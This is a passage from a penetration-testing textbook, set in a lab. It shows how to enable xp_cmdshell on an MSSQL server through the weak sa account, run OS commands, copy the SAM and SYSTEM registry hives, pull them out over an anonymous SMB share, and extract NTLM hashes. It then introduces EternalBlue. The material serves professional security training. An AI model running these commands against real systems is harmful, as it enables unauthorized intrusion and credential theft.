msf5 auxiliary(admin/mssql/mssql_enum) > set rhosts 10.0.10.201
rhosts => 10.0.10.201
msf5 auxiliary(admin/mssql/mssql_enum) > set username sa
username => sa
msf5 auxiliary(admin/mssql/mssql_enum) > set password Password1
password => Password1
msf5 auxiliary(admin/mssql/mssql_enum) > run
[*] Running module against 10.0.10.201

[*] 10.0.10.201:1433 - Running MS SQL Server Enumeration...
[*] 10.0.10.201:1433 - Version:
[*]     Microsoft SQL Server 2014 (SP3) (KB4022619) - 12.0.6024.0 (X64)
[*]             Sep  7 2018 01:37:51
[*]             Copyright (c) Microsoft Corporation
[*]             Enterprise Evaluation Edition (64-bit) on Windows NT 6.3 <X64> (Build 14393:
       ) (Hypervisor)
[*] 10.0.10.201:1433 - Configuration Parameters:
[*] 10.0.10.201:1433 -  C2 Audit Mode is Not Enabled
[*] 10.0.10.201:1433 -  xp_cmdshell is Not Enabled  #A
[*] 10.0.10.201:1433 -  remote access is Enabled
[*] 10.0.10.201:1433 -  allow updates is Not Enabled
[*] 10.0.10.201:1433 -  Database Mail XPs is Not Enabled
[*] 10.0.10.201:1433 -  Ole Automation Procedures are Not Enabled
[*] 10.0.10.201:1433 - Databases on the server:
[*] 10.0.10.201:1433 -  Database name:master
[*] 10.0.10.201:1433 -  Database Files for master:
[*] 10.0.10.201:1433 -          C:\Program Files\Microsoft SQL
[*] 10.0.10.201:1433 -          C:\Program Files\Microsoft SQL
[*] 10.0.10.201:1433 -  sp_replincrementlsn
[*] 10.0.10.201:1433 - Instances found on this server:
[*] 10.0.10.201:1433 -  MSSQLSERVER
[*] 10.0.10.201:1433 - Default Server Instance SQL Server Service is running under the
```

```
      privilege of:
[*] 10.0.10.201:1433 -  NT Service\MSSQLSERVER
[*] Auxiliary module execution completed
msf5 auxiliary(admin/mssql/mssql_enum) >
```

#A xp_cmdshell is not currently enabled

> **THE MSSQL_EXEC METASPLOIT MODULE** This module actually checks to see if `xp_cmdshell` is enabled and if it isn't, enables it for you automatically. This is super cool, but I want you to understand how to do it yourself. You might one day find yourself accessing an MSSQL server indirectly by taking advantage of an SQL-Injection vulnerability, which is another topic for another book. In that case though, it would be easier to manually enable `xp_cmdshell`, so that's what you're going to learn how to do next.

6.1.3 Enabling xp_cmdshell

Even if the xp_cmdshell stored procedure is disabled, as long as you have the sa account (or some other account with administrator access to the database server) you can enable it with a couple of MSSQL commands. One of the easiest ways to accomplish this is to use an MSSQL client to connect directly to the database server and issue the commands one by one. There is a fantastic command line interface (CLI) called mssql-cli, which is written in Python and can be installed using `pip install mssql-cli`.

Listing 6.3 Installing mssql-cli with pip

```
~$ pip install mssql-cli  #A
Collecting mssql-cli
  Using cached
      https://files.pythonhosted.org/packages/03/57/84ef941141765ce8e32b9c1d2259600bea429f0a
      ca197ca56504ec482da5/mssql_cli-0.16.0-py2.py3-none-manylinux1_x86_64.whl
Requirement already satisfied: sqlparse<0.3.0,>=0.2.2 in /usr/local/lib/python2.7/dist-
      packages (from mssql-cli) (0.2.4)
Collecting configobj>=5.0.6 (from mssql-cli)
Requirement already satisfied: enum34>=1.1.6 in ./.local/lib/python2.7/site-packages (from
      mssql-cli) (1.1.6)
Collecting applicationinsights>=0.11.1 (from mssql-cli)
  Using cached
      https://files.pythonhosted.org/packages/a1/53/234c53004f71f0717d8acd37876e0b65c1211811
      67057b9ce1b1795f96a0/applicationinsights-0.11.9-py2.py3-none-any.whl

.... [OUTPUT TRIMMED] ....

Collecting backports.csv>=1.0.0 (from cli-helpers<1.0.0,>=0.2.3->mssql-cli)
  Using cached
      https://files.pythonhosted.org/packages/8e/26/a6bd68f13e0f38fbb643d6e497fc3462be83a0b6
      c4d43425c78bb51a7291/backports.csv-1.0.7-py2.py3-none-any.whl
Installing collected packages: configobj, applicationinsights, Pygments, humanize, wcwidth,
      prompt-toolkit, terminaltables, backports.csv, cli-helpers, mssql-cli
Successfully installed Pygments-2.4.2 applicationinsights-0.11.9 backports.csv-1.0.7 cli-
      helpers-0.2.3 configobj-5.0.6 humanize-0.5.1 mssql-cli-0.16.0 prompt-toolkit-2.0.9
      terminaltables-3.1.0 wcwidth-0.1.7
```

#A Install mssql-cli using pip

You can find additional documentation about this project on the GitHub page https://github.com/dbcli/mssql-cli. Once you have it installed, you can connect directly to the target MSSQL server using the command `mssql-cli -S 10.0.10.201 -U sa` and then entering the `sa` password at the prompt.

Listing 6.4 Connecting to the database using mssql-cli

```
mssql-cli -S 10.0.10.201 -U sa

Telemetry
---------
By default, mssql-cli collects usage data in order to improve your experience.
The data is anonymous and does not include commandline argument values.
The data is collected by Microsoft.

Disable telemetry collection by setting environment variable MSSQL_CLI_TELEMETRY_OPTOUT to
       'True' or '1'.

Microsoft Privacy statement: https://privacy.microsoft.com/privacystatement

Password:
Version: 0.16.0
Mail: sqlcli@microsoft.com
Home: http://github.com/dbcli/mssql-cli
master>
```

After typing the command to connect to the MSSQL server you are greeted with a prompt that accepts valid SQL syntax just as if you were sitting in front of the database administrator console on the server. The xp_cmdshell stored procedure is considered by the MSSQL server to be an advanced option. This means that to configure the stored procedure, you first need to enable advanced options by issuing the command `sp_configure 'show advanced options', '1'`. Before this update will take effect, you'll need to reconfigure the MSSQL server with the `RECONFIGURE` command.

Listing 6.5 Enabling advanced options

```
master> sp_configure 'show advanced options', '1'  #A
Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE
       statement to install.
Time: 0.256s
master> RECONFIGURE  #B
Commands completed successfully.
Time: 0.258s
```

#A set a 1 to the value for the show advanced options setting
#B reconfigure the database server with this new setting

> **ENGAGEMENT NOTE** Record this in your engagement notes. This is a configuration change. You will need to reverse this change during post-engagement cleanup.

Now that advanced options have been enabled you can turn on the xp_cmdshell stored procedure by running the command `sp_configure 'xp_cmdshell', '1'` in your `mssql-cli`

prompt. You will need to issue the `RECONFIGURE` command a second time for this change to take effect as well.

Listing 6.6 Enabling xp_cmdshell

```
master> sp_configure 'xp_cmdshell', '1'  #A
Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to
       install.
Time: 0.253s
master> RECONFIGURE  #B
Commands completed successfully.
Time: 0.253s
master>
```

#A Enable the xp_cmdshell stored procedure
#B reconfigure the database server

> **WHAT ABOUT A GRAPHICAL OPTION?** If you find the idea of living inside a terminal prompt for 40 hours a little bit intimidating, I don't blame you though I encourage you to stick with it until it becomes comfortable. That said, many people prefer a graphical user interface (GUI)-based method and I won't hold that against you if you do as well. Check out the DBeaver project at https://dbeaver.io/, which contains a Debian package you can install on your Ubuntu VM.

6.1.4 Running operating system commands with xp_cmdshell

Now your target MSSQL server can be used as a means to run operating system commands on the system that's hosting the database server. This level of access is another example of a non-interactive shell. As with the example in the last chapter, you will not be able to use interactive commands that require you to respond to a prompt, but you can execute one-line commands by making a call to the `master..xp_cmdshell` stored procedure and passing in your operating system command as a string parameter.

> **EXEC STATEMENT** The exec statement requires the full absolute path to a stored procedure. Because the xp_cmdshell stored procedure is stored within the master database you'll have to call the method with master..xp_cmdshell to execute the stored procedure.

As always, one of your first concerns as a penetration tester is to determine what level of access you have on a compromised system—that is, what permission level the database server is running as. To see the context for running these commands, as you can issue the `whoami` command, as follows:

```
master> exec master..xp_cmdshell 'whoami'
```

In this example, the database server is running with the permissions of the `mssqlserver` service, as evidenced in the following output:

```
+------------------------+
| output                 |
|------------------------|
```

```
| nt service\mssqlserver | #B
| NULL                   |
+------------------------+
(2 rows affected)
Time: 0.462s
master>
```

The next thing you'll want to do is determine what level of access this account has on the target Windows server. Because it's a service account you cannot simply query the account group membership status with `net user` like you would a normal user account, but the service account will show up in any group queries that it belongs to. Let's see if this user is a member of the local administrator group. Use xp_cmdshell to run `net localgroup administrators`. On this server, you can see from the output that the mssqlserver service account is in fact a local administrator on this Windows machine.

Listing 6.7 Identifying local administrators

```
master> exec master..xp_cmdshell 'net localgroup administrators'
+------------------------------------------------------------------------------+
| output                                                                       |
|------------------------------------------------------------------------------|
| Alias name     administrators                                                |
| Comment        Administrators have complete and unrestricted access          |
| NULL                                                                         |
| Members                                                                      |
| NULL                                                                         |
| -------------------------------------------------------------              |
| Administrator                                                                |
| CAPSULECORP\Domain Admins                                                    |
| CAPSULECORP\gohanadm                                                         |
| NT Service\MSSQLSERVER        #A                                             |
| The command completed successfully.                                          |
| NULL                                                                         |
| NULL                                                                         |
+------------------------------------------------------------------------------+
(13 rows affected)
Time: 1.173s (a second)
master>
```

#A The MSSQL service account has admin rights on the Windows machine

> **NOTE** At this point you could leverage this access to execute the Sticky Keys backdoor from the previous chapter if you wanted to elevate to an interactive shell. Being that we've demonstrated that technique already there is no need to repeat it in this chapter. I would like to note though, that for the sake of compromising this target, elevating to an interactive shell is purely a matter of preference and is not a requirement.

I want to take a moment to introduce the concept of harvesting Windows password hashes from compromised machines. I haven't touched on this yet but in a couple of chapters when we start talking about privilege escalation and lateral movement, you're going to learn all about the mighty Pass-the-Hash technique and how attackers and penetration testers are able

to use it to move laterally from one vulnerable host to many due to shared local administrator account credentials across multiple systems on an enterprise network.

For now, I just want to show you what these password hashes look like, where they are stored, and how to obtain them. Assuming this was a real penetration test and you found nothing of interest in the database tables and didn't uncover any valuable secrets from browsing the filesystem, at the very least you should capture the local user account password hashes from this system.

6.2 Stealing Windows account password hashes

As do many other operating systems, Windows uses a cryptographic hashing function (CHF) that leverages complex mathematical algorithms to map password data of arbitrary size (your password could be 12 characters long while mine is 16…) to a bit string of fixed length, 32 characters in the case of Microsoft Windows.

The algorithm is said to be a one-way function, meaning that even if I know the algorithm, there is no way for me to reverse the function to produce the pre-hashed string. But if that's the case, then how does Windows know if you've entered the correct password or not when you're trying to log in to a Windows system?

The answer is that Windows knows what the hashed equivalent of your password looks like. That value (the hash) is stored inside the Security Accounts Manager (SAM) registry hive, at least for local accounts.

> **WHAT IS A REGISTRY HIVE?** According to Microsoft, A hive is a logical group of keys, subkeys, and values in the registry that has a set of supporting files containing backups of its data. See the Microsoft documentation page for additional explanation. https://docs.microsoft.com/en-us/windows/win32/sysinfo/registry-hives.

Domain account password hashes are stored inside an extensible storage engine database called `NTDS.dit`, located on Windows domain controllers, but that's not important right now. What's important, is that when you type your credentials to authenticate to a Windows machine (figure 6.1, A), a CHF is used to create a hash from the plain-text password string that you entered (B). That hash, along with the username you provided, gets compared with all the entries in the user table inside the SAM (C); if a matching entry is found, then you are permitted to access the system (D).




Figure 6.1 How Windows uses password hashes to authenticate users

It turns out that if you have local administrator access to a Windows system (which the database service account mssqlserver does) you can dump the password hashes from the SAM registry hive and then use a technique known as Passing-the-Hash to authenticate to any Windows system that uses those credentials. This is particularly useful to a penetration tester because it removes the need to perform password cracking.

Maybe the local administrator password is 64 characters long and contains a randomized sequence of lower-case letters, upper-case letters, numbers, and special characters. Cracking this password would be nearly impossible (at least in the year 2019) but if you obtain the password hash, you don't need to crack it. As far as Windows is concerned, having the password hash is just as good as having the plain-text password.

With that in mind, probably one of the most useful things to do, now that you have compromised this MSSQL server is to dump the local user account password hashes from the SAM. This can be done leveraging the non-interactive shell using `mssql-cli` and the `xp_cmdshell` system stored procedure.

6.2.1 Copying registry hives with reg.exe

Windows registry hive files are located inside the C:\Windows\System32 directory. They are protected by the operating system and cannot be tampered with in any way, even by system administrators. But Windows comes with a native binary executable called `reg.exe`, which can

be used to create a copy of these registry hives. These copies can be freely used and manipulated without restriction.

Use your `mssql-cli` shell to make a copy of the `SAM` and the `SYSTEM` registry hives and store them in the C:\Temp directory. The syntax for using the reg.exe command to copy registry hives is `reg.exe save HKLM\SAM c:\temp\sam` and `reg.exe save HKLM\SYSTEM c:\temp\sys`.

Listing 6.8 Use reg.exe to save registry hive copies

```
master> exec master..xp_cmdshell 'reg.exe save HKLM\SAM c:\windows\temp\sam'  #A
+----------+
| output   |
|----------|
| The operation completed successfully.
          |
| NULL     |
+----------+
(2 rows affected)
Time: 0.457s
master> exec master..xp_cmdshell 'reg.exe save HKLM\SYSTEM c:\windows\temp\sys'   #B
+----------+
| output   |
|----------|
| The operation completed successfully.
          |
| NULL     |
+----------+
(2 rows affected)
Time: 0.457s
master>
```

#A Save a copy of the SAM registry hive to c:\windows\temp\sam
#B Save a copy of the SYS registry hive to c:\windows\temp\sys

Why copy the SYSTEM registry hive?

Up until now I've only mentioned the SAM registry hive because that is the one that stores the user's password hashes. However, in order to obtain them from the SAM you also need to extract two secret keys, the syskey and the bootkey from the SYSTEM registry hive.

The details of this process and how it all works are documented throughout numerus blog posts and white papers. It isn't necessary for you to understand it completely but if you find yourself interested and want to learn more then I recommend beginning with the source code to the Creddump python framework which is located here.

https://github.com/moyix/creddump

For obvious reasons, there is no official documentation from Microsoft called "how to extract password hashes from the SAM" but if you follow the source code from the creddump project you can see exactly how it's done and why the bootkey and syskey are required. From a practical viewpoint, all you need to know as a penetration tester is that you need a valid copy of SYSTEM and SAM registry hive. These are required in order to dump hashes for local user accounts on a Windows machine.

Now you can take a look at the contents of the temp directory by running `dir c:\windows\temp` from your `mssql-cli` command prompt. There will be a file named sam and

a file named sys which are the non-protected copies of the SAM and SYSTEM registry hives you just created.

Listing 6.9 Listing the contents of the c:\windows\temp directory

```
master> exec master..xp_cmdshell 'dir c:\windows\temp'
+------------------------------------------------------------------------+
| output                                                                 |
|------------------------------------------------------------------------|
|  Volume in drive C has no label.                                       |
|  Volume Serial Number is 1CC3-8897                                     |
| NULL                                                                   |
|  Directory of c:\windows\temp                                          |
| NULL                                                                   |
| 09/17/2019  12:31 PM    <DIR>          .                               |
| 09/17/2019  12:31 PM    <DIR>          ..                              |
| 05/08/2019  09:17 AM               957 ASPNETSetup_00000.log           |
| 05/08/2019  09:17 AM               959 ASPNETSetup_00001.log           |
| 01/31/2019  10:18 AM                 0 DMI4BD0.tmp                     |
| 09/17/2019  12:28 PM           529,770 MpCmdRun.log                    |
| 09/17/2019  12:18 PM           650,314 MpSigStub.log                   |
| 09/17/2019  12:30 PM            57,344 sam                             | #A
| 09/17/2019  12:09 PM               102 silconfig.log                   |
| 09/17/2019  12:31 PM        14,413,824 sys                             | #B
|                8 File(s)     15,653,270 bytes                          |
|                3 Dir(s)  11,515,486,208 bytes free                     |
| NULL                                                                   |
+------------------------------------------------------------------------+
(19 rows affected)
Time: 0.457s
master>
```

#A The SAM copy you just created
#B The SYSTEM copy you just created

> **ENGAGEMENT NOTE** Record the location of these files in your engagement notes. They are miscellaneous files that will need to be removed during post-engagement cleanup.

6.2.2 Downloading registry hive copies

You've created some non-protected copies of the SYSTEM and SAM registry hives, now what? How do you extract the password hashes from them? It turns out there are at least a dozen (probably more) tools that you can use. Most of them, however, are likely to be detected by the antivirus software that you should always assume your target Windows system is running.

This is why I prefer to download the hive copies to my attacking machine, where I'm free to use whatever tools I want to extract the hashes from them. Depending on what is available to you from the machine you've compromised, there may be several different methods to download files from a compromised target. In this example I'm going to do what I find the easiest in many cases, which is create a temporary network share using the command line access I have from the vulnerable MSSQL server.

For this to work, you'll need to run a total of three separate commands using the `mssql-cli` shell. The first two commands will be to use the `cacls` command to modify the permissions of the sam and sys registry hive copy files that you just created and allow full access to the Everyone group. The third command will create a network file share pointing to the c:\windows\temp directory, which is accessible anonymously by all users. Run the following commands one at a time using `mssql-cli`.

Listing 6.10 Preparing the network share using mssql-cli

```
master> exec master..xp_cmdshell 'cacls c:\windows\temp\sam /E /G "Everyone":F' #A
master> exec master..xp_cmdshell 'cacls c:\windows\temp\sys /E /G "Everyone":F' #B
master> exec master..xp_cmdshell 'net share pentest=c:\windows\temp /GRANT:"Anonymous
       Logon,FULL" /GRANT:"Everyone,FULL"'  #C
+----------------------------------+
| output                           |
|----------------------------------|
| pentest was shared successfully. |
| NULL                             |
| NULL                             |
+----------------------------------+
(3 rows affected)
Time: 1.019s (a second)
master>
```

#A Change access controls on the sam hive copy
#B Change access controls on the sys hive copy
#C Create an anonymously accessible network share

Now you can exit from the `mssql-cli` shell by typing exit. Connect to the network share using the `smbclient` command from your terminal command prompt. The syntax of the `smbclient` command is `smbclient \\\\10.0.10.201\\pentest -U ""` where the two empty quotation marks are specifying an empty user account for anonymous logon. When you are prompted to enter the password of the anonymous user, press the ENTER key to not enter any password at all. Once you are connected you can download the sam and sys registry hive copies using the `get sam` and `get sys` command, as follows:

Listing 6.11 Using smbclient to download sys and sam

```
~$ smbclient \\\\10.0.10.201\\pentest -U "" #A
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\'s password:  #B
Try "help" to get a list of possible commands.
smb: \> get sam #C
getting file \sam of size 57344 as sam (2800.0 KiloBytes/sec) (average 2800.0 KiloBytes/sec)
smb: \> get sys #D
getting file \sys of size 14413824 as sys (46000.0 KiloBytes/sec) (average 43349.7
       KiloBytes/sec)
smb: \>
```

#A Connect to the network share anonymously
#B Press enter without entering a password
#C Download the sam file

#D Download the sys file

> **PRO TIP** Always make sure to clean up after yourself. As an attacker, you've just created non-protected copies of the SYSTEM and SAM registry hives, and also set up an anonymous network share to download them. As a professional consultant, you don't want to leave your client unnecessarily exposed. Make sure to go back into the system and delete the sys and sam copies from the c:\windows\temp directory and also get rid of the network share you created using the `net share pentest /delete` command.

6.3 Extracting password hashes with Creddump

Many tools and frameworks exist that allow you to extract password hashes from copies of the SYSTEM and SAM registry hive. The first tool that I ever used was a tool called `fgdump`. Some of these tools are Windows executables that can be run directly from a compromised host, but that convenience comes at a cost. As I mentioned, most will flag antivirus engines. If any portion of your engagement scope mentions attempting to remain stealthy and undetected, then uploading any foreign binary, let alone a known hacker tool, is a risky move, which is precisely the reason we have chosen to perform this operation off of the victim machine.

Because we're using a Linux platform and also because it's one of my favorite tools for this particular task, we're going to use the Creddump Python framework to harvest the goodies we're after from the SYSTEM and SAM registry hives. You'll need to install the Creddump framework by cloning the source-code repository from your Ubuntu terminal using `git clone https://github.com/moyix/creddump.git`.

Listing 6.12 Clone the Creddump source code repository

```
~$ git clone https://github.com/moyix/creddump.git #A
Cloning into 'creddump'...
remote: Enumerating objects: 27, done.
remote: Total 27 (delta 0), reused 0 (delta 0), pack-reused 27
Unpacking objects: 100% (27/27), done.
```

#A Use git to pull down the latest version of the code

Now change into the Creddump directory with the command, `cd creddump`. Once inside this directory you'll see a couple of different Python scripts, which are not necessary to look at right now. The one we're interested in is the `pwdump.py` script. This script handles all the magic necessary to extract password hashes from the two registry hive copies. The `pwdump.py` script is executable and can be run with `./pwdump /path/to/sys/hive /path/to/sam/hive`. In this example you can see that three user accounts were extracted. The Administrator, Guest and DefaultAccount accounts.

Listing 6.13 Using pwdump to extract local user account password hashes

```
~$ ./pwdump.py ../sys ../sam #A
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

#A Use pwdump to extract password hashes

EXERCISE 6.1 STEALING SYSTEM AND SAM REGISTRY HIVES

Compromise the Gohan server by accessing the MSSQL console with the weak sa account password and activate xp_cmdshell.

Use reg.exe to create a copy of the system and the sam registry hive. Place the copies inside the C:\windows\temp directory and share the directory anonymously

Download the registry hive copies to your attacking machine and extract the local user account password hashes using pwdump.py. How many local user accounts are there on this server?

The answer to this exercise can be found in appendex E.

6.3.1 Understanding pwdump's output

If this is your first time looking at Windows account password hashes, it might be a little bit confusing. Once you understand the various pieces of information, though, it is quite clear. Each of the accounts displayed from the pwdump script appear on a new line and each line contains four different pieces of information separated by colons:

1. The username (Administrator)
2. The User ID for that account (500)
3. The LM hash, for legacy Windows systems (aad3b435b51404eeaad3b435b51404ee)
4. The NTLM hash, which is the one we're interested in as attackers (31d6cfe0d16ae931b73c59d7e0c089c0)

Store these hashes somewhere in your notes section and make sure to repeat this exercise for every level-one host you compromise during the focused-penetration phase. When we move on to privilege-escalation you're going to learn to use the Pass-The-Hash technique to spread to level-two systems. These are hosts that don't necessarily contain a direct access vulnerability, but they share the local administrator account credentials with one of the level-one hosts you've already compromised.

WHAT ARE LM HASHES?

Microsoft's first attempt at hashes were called Lan Manager or LM hashes. These hashes contained major security flaws that make it incredibly easy to crack them and obtain the plain-text password. As such, Microsoft created the New Technology Lan Manager or NTLM hash, which has been in use since the days of Windows XP. All versions of Windows since have disabled the use of LM hashes by default. In fact, in our example of dumped password hashes you'll notice that all three accounts have the same value in the LM hash section "aad3b435b51404eeaad3b435b51404ee."

If you Google this string you will get many results because this is the LM hashes equivalent of an empty string "". I won't be discussing or using LM hashes throughout this book and you will not likely uncover an enterprise network that is still using them.

6.4 Summary

- Database services can be a reliable means to compromising network hosts and are often paired together with a web service.
- Microsoft SQL Server services are particularly useful to an attacker because of the xp_cmdshell system stored procedure
- Windows systems store password hashes for local user accounts inside the SAM registry hive
- After compromising a level-one host (If it's Windows-based) you should always extract the local user account password hashes
- Creating SYSTEM and SAM copies with reg.exe allow you to take the hash extraction process off of the victim machine reducing the likelihood of generating an AV alert on the victim machine

7

Attacking unpatched services

This chapter covers

- The exploit development lifecycle
- MS17-010 Eternal Blue
- Using Metasploit to exploit an unpatched system
- Using the meterpreter shell payload
- Generating custom shellcode for exploit-db exploits

Before moving on, let's take a moment to revisit our friends the Hollywood movie heist crew who are by now getting pretty deep inside their target facility. The crew has just reached a new floor within the complex and are staring down a long hallway with doors on either side. Red doors are on the left (Linux and UNIX systems) and blue doors on the right (Windows systems). As expected, all of the doors are locked using sophisticated key-card access control panels.

Upon inspecting each individual door and its respective key-card control panel, one appears to be slightly different than the rest. The key-card door lock specialist of the crew (let's just pretend that's a real thing) identifies that the panels are using older model card readers. The particular model that's being used contains a design flaw which can be used to bypass the locking mechanism completely. The details of the bypass aren't critically important but if you need to visualize something to appreciate the scenario let's just say there are 8 tiny holes on the bottom of the card reader and if you bend a paper clip in such a fashion that it allows you to poke a specific two of the 8 holes at just the right angle and apply pressure in just the right way, the door unlocks.

The panel manufacture was made aware of this design flaw and has since addressed the issue in the latest model's design but replacing all the locks on all the doors of a large facility can be very expensive. As such, the building managers appears to have decided to install an

adapter plate which securely attaches to the panel and plugs up the access to the two holes. The only way to remove the plate would be to physically break the device which would most likely set off an alarm. Luckily, our crew has identified a single door which appears to be missing the adapter. Because this one door is essentially unpatched, the crew is more or less able to walk right in. Presuming of course they poses the carefully bent paperclip.

I admit, this hypothetical movie plot is starting to become a little bit unreasonable. It certainly doesn't make for an entertaining break in if all the "bad guys" have to do is bend a paper clip and stick inside two holes to get into some sort of top-secret facility. It almost seems too good to be true that they would stumble upon such a door that might as well be unlocked because the knowledge of this two-hole bypass technique is commonly known (among thieves at least).

The only reasonable explanation for the presence of this seemingly unlocked door in an otherwise secured facility is that the maintenance team somehow missed it when they were fixing (patching) all the other doors and installing the fixed adapter on key-card locking mechanisms. Maybe the company in charge of the building's security contracted out the panel upgrade job to a third party who cut corners and hired cheap labor to do the job. Somebody was trying to get home early and rushed through the work accidently missing one of the doors. That actually happens all the time in enterprise networks when it comes to applying critical security updates to computer systems. Actually, it's a whole lot harder because, as mentioned in chapter 1. Companies often are missing an accurate up-to-date asset catalog with details about every computer device on the network. When a critical patch comes out and everyone is rushing to update all their systems, it's not uncommon for one or more to slip through the cracks.

7.1 Understanding software exploits

Unpatched services are missing updates which provide fixes for what most people refer to as software bugs. These bugs can sometimes be leveraged by an attacker to compromise the affected service and take control of the host-level operating system. Loosely defined, a software bug is any piece of code that fails to operate as intended when an unpredicted input is passed to a given function. If the software bug causes the application or service to crash (quit working entirely) then it may be possible to hijack the execution flow of the application all together and execute arbitrary machine language instructions on the computer system running the vulnerable application.

The process of writing a small computer program (an exploit) to take advantage of a software bug in such a way that it produces some form of remote code execution is typically referred to as software exploitation or exploit development.

This chapter will not cover the details involved in developing a software exploit as it is an advanced topic to say the least, and highly outside the scope of this text. Still, it is important to understand the concepts involved in software exploitation to better grasp how you can make use of publicly available exploits on an internal network penetration test (INPT). If

exploit development is something that you want to learn more about, I would strongly recommend that you pick up a copy of Hacking: The Art of Exploitation.

In the pages that follow, you will learn the high-level details of a famous software bug affecting Microsoft Windows systems, MS17-010 code named Eternal Blue. Then I will demonstrate how to use a publicly available open-source exploit module within the Metasploit framework to take complete control of a vulnerable system that is missing the patch for this software bug. You will learn the difference between a bind and a reverse shell payload and become acquainted with a very powerful exploit payload called the meterpreter shell.

7.1.1 Understanding the typical exploit lifecycle

How do software bugs and exploits come to exist in the first place? Maybe you've heard about Patch Tuesday when new Microsoft Windows patches come out. How are those patches developed and why? The answer can vary from case to case but generally speaking, in the instance of security related updates, events usually happen in the following order. First, an independent security researcher who wouldn't mind in the least if you referred to him as a hacker (that's probably how he refers to himself) discovers through rigorous stress testing an exploitable software bug in a commercial software product, like Microsoft Windows for example.

> **BUGS ARE DISCOVERED NOT CREATED** Security bugs exist inside all computer programs, this is due to the nature in which software is developed rapidly by companies with the intention of hitting share-holder driven deadlines and profit targets. Security is therefore an after-thought. Hackers do not create bugs or introduce them into software, instead through various forms of stress testing sometimes called fuzzing, hackers discover or identify bugs which were unintentionally placed there by the developers of the software who were working round the clock to hit their release date.

Exploitable means that the bug not only causes a crash but that the hacker can provide data to the application in such a way that once the crash is triggered, key areas of the programs virtual memory space can be overwritten with specific instructions to control the execution flow of the vulnerable software.

The particular hacker in this example is more or less a "good guy" and after polishing off their working exploit to fully demonstrate the severity of the bug, he chooses to responsibly disclose the vulnerability to the vendor who created the software in the first place. In the case of Eternal Blue, the vendor is of course the Microsoft Corporation.

> **SIDE NOTE** In some cases, the researcher may even be handsomely rewarded financially for disclosing a vulnerability. The reward is called a bug bounty. In fact, there is an entire community of free-lance hackers (bug bounty hunters) who spend their careers discovering and exploiting software bugs and collecting bounties from vendors. If this is something you are interested in learning more about, you should check out two of the most popular free-lance bug bounty programs. https://hackerone.com and https://bugcrowd.com.

Now that Microsoft has received the initial bug disclosure and a proof-of-concept (PoC) exploit from the security researcher they will have their own internal research team investigate the bug to be sure it is legitimate. If the bug is verified, Microsoft will create a security advisory and issue a patch for customers to download and fix the vulnerable software. The Eternal Blue bug was disclosed in 2017 and was the tenth verified bug to receive a patch that year. As such, following along with Microsoft's naming convention the patch (and later the publicly available exploit) will be forever known as MS17-010.

Once the patch is released to the public, it becomes publicly available knowledge. Even if Microsoft were to try and limit the information provided within the advisory, the patch itself can be downloaded and analyzed by security researchers to determine exactly which code is being fixed and therefore what code is vulnerable to software exploitation. Not long after that, an open-source exploit (or 10) usually becomes available to the public.

This is enough information to move forward with the chapter, however if you would like to learn specific details about MS17-010 including the technical details about the software bug, the patch and how the exploit works I encourage you to start by watching a great talk from Defcon 26 called Demystifying MS17 010 Reverse Engineering the ETERNAL Exploits presented by a hacker by the name of zerosum0x0. You can watch it here:

https://www.youtube.com/watch?v=HsievGJQG0w

7.2 Compromising MS17-010 with Metasploit

The conditions necessary to be able to successfully leverage an exploit to gain a remote shell can vary in complexity depending on the type of software that is vulnerable, and the nature of the particular bug being exploited. Again, I'm not going to dive too deep into the process of exploit development or the intricate details of different types of software bugs, buffer overflows, heap overflows, race conditions and so forth.

I do want to point out though that different types of software vulnerabilities need to be exploited in different ways. Some are easier than others and therefore as attackers we are most interested in exploits which require the least amount of interaction from the target machine as possible.

For example, a bug in Microsoft Word, may require you to convince a victim to open up a malicious document and click yes to a prompt requesting to run a malicious Macro, which then triggers the exploit. This requires user interaction and is therefore less ideal for an attacker, especially one who is attempting to remain undetected. From an attacker's perspective, the ultimate exploitable bugs are ones that affect passively listening software services and require no user interaction to exploit.

